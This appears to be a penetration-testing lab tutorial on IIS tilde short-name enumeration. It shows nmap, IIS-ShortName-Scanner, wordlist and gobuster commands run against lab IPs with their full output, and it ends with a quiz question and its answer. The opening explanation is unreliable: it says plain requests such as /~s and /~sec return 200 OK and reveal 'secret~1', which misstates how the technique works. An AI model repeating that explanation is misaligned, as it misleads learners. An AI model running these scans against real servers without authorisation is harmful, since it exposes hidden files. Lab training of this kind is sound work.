IIS tilde directory enumeration is a technique utilised to uncover hidden files, directories, and short file names (aka the 8.3 format) on some versions of Microsoft Internet Information Services (IIS) web servers. This method takes advantage of a specific vulnerability in IIS, resulting from how it manages short file names within its directories.
When a file or folder is created on an IIS server, Windows generates a short file name in the 8.3 format, consisting of eight characters for the file name, a period, and three characters for the extension. Intriguingly, these short file names can grant access to their corresponding files and folders, even if they were meant to be hidden or inaccessible.
The tilde (~) character, followed by a sequence number, signifies a short file name in a URL. Hence, if someone determines a file or folder's short file name, they can exploit the tilde character and the short file name in the URL to access sensitive data or hidden resources.
IIS tilde directory enumeration primarily involves sending HTTP requests to the server with distinct character combinations in the URL to identify valid short file names. Once a valid short file name is detected, this information can be utilised to access the relevant resource or further enumerate the directory structure.
The enumeration process starts by sending requests with various characters following the tilde:
http://example.com/~a
http://example.com/~b
http://example.com/~c
...
Assume the server contains a hidden directory named SecretDocuments. When a request is sent to http://example.com/~s, the server replies with a 200 OK status code, revealing a directory with a short name beginning with "s". The enumeration process continues by appending more characters:
http://example.com/~se
http://example.com/~sf
http://example.com/~sg
...
For the request http://example.com/~se, the server returns a 200 OK status code, further refining the short name to "se". Further requests are sent, such as:
http://example.com/~sec
http://example.com/~sed
http://example.com/~see
...
The server delivers a 200 OK status code for the request http://example.com/~sec, further narrowing the short name to "sec".
Continuing this procedure, the short name secret~1 is eventually discovered when the server returns a 200 OK status code for the request http://example.com/~secret.
Once the short name secret~1 is identified, enumeration of specific file names within that path can be performed, potentially exposing sensitive documents.
For instance, if the short name secret~1 is determined for the concealed directory SecretDocuments, files in that directory can be accessed by submitting requests such as:
http://example.com/secret~1/somefile.txt
http://example.com/secret~1/anotherfile.docx
The same IIS tilde directory enumeration technique can also detect 8.3 short file names for files within the directory. After obtaining the short names, those files can be directly accessed using the short names in the requests.
http://example.com/secret~1/somefi~1.txtIn 8.3 short file names, such as somefi~1.txt, the number "1" is a unique identifier that distinguishes files with similar names within the same directory. The numbers following the tilde (~) assist the file system in differentiating between files that share similarities in their names, ensuring each file has a distinct 8.3 short file name.
For example, if two files named somefile.txt and somefile1.txt exist in the same directory, their 8.3 short file names would be:
- somefi~1.txt for somefile.txt
- somefi~2.txt for somefile1.txt
Enumeration
The initial phase involves mapping the target and determining which services are operating on their respective ports.
Nmap - Open ports
sasorirose@htb[/htb]$ nmap -p- -sV -sC --open 10.129.224.91

Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-14 19:44 GMT
Nmap scan report for 10.129.224.91
Host is up (0.011s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.38 seconds
IIS 7.5 is running on port 80. Executing a tilde enumeration attack on this version could be a viable option.
Tilde Enumeration using IIS ShortName Scanner
Manually sending HTTP requests for each letter of the alphabet can be a tedious process. Fortunately, there is a tool called IIS-ShortName-Scanner that can automate this task. You can find it on GitHub at the following link: IIS-ShortName-Scanner. To use IIS-ShortName-Scanner, you will need to install Oracle Java on either Pwnbox or your local VM. Details can be found in the following link. How to Install Oracle Java
When you run the below command, it will prompt you for a proxy, just hit enter for No.

sasorirose@htb[/htb]$ java -jar iis_shortname_scanner.jar 0 5 http://10.129.204.231/

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Do you want to use proxy [Y=Yes, Anything Else=No]?
# IIS Short Name (8.3) Scanner version 2023.0 - scan initiated 2023/03/23 15:06:57
Target: http://10.129.204.231/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): /~1/
|_ Extra information:
  |_ Number of sent requests: 553
  |_ Identified directories: 2
    |_ ASPNET~1
    |_ UPLOAD~1
  |_ Identified files: 3
    |_ CSASPX~1.CS
      |_ Actual extension = .CS
    |_ CSASPX~1.CS??
    |_ TRANSF~1.ASP
Upon executing the tool, it discovers 2 directories and 3 files. However, the target does not permit GET access to http://10.129.204.231/TRANSF~1.ASP, necessitating the brute-forcing of the remaining filename.
Generate Wordlist
The pwnbox image offers an extensive collection of wordlists located in the /usr/share/wordlists/ directory, which can be utilised for this purpose.
sasorirose@htb[/htb]$ egrep -r ^transf /usr/share/wordlists/* | sed 's/^[^:]*://' > /tmp/list.txt
This command combines egrep and sed to filter and modify the contents of input files, then save the results to a new file.
Gobuster Enumeration
Once you have created the custom wordlist, you can use gobuster to enumerate all items in the target. GoBuster is an open-source directory and file brute-forcing tool written in the Go programming language. It is designed for penetration testers and security professionals to help identify and discover hidden files, directories, or resources on web servers during security assessments.

sasorirose@htb[/htb]$ gobuster dir -u http://10.129.204.231/ -w /tmp/list.txt -x .aspx,.asp

===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.204.231/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /tmp/list.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              asp,aspx
[+] Timeout:                 10s
===============================================================
2023/03/23 15:14:05 Starting gobuster in directory enumeration mode
===============================================================
/transf**.aspx        (Status: 200) [Size: 941]
Progress: 306 / 309 (99.03%)
===============================================================
2023/03/23 15:14:11 Finished
===============================================================
From the redacted output, you can see that gobuster has successfully identified an .aspx file as the full filename corresponding to the previously discovered short name TRANSF~1.ASP.
Questions:
What is the full .aspx filename that Gobuster identified?
Answer: transfer.aspx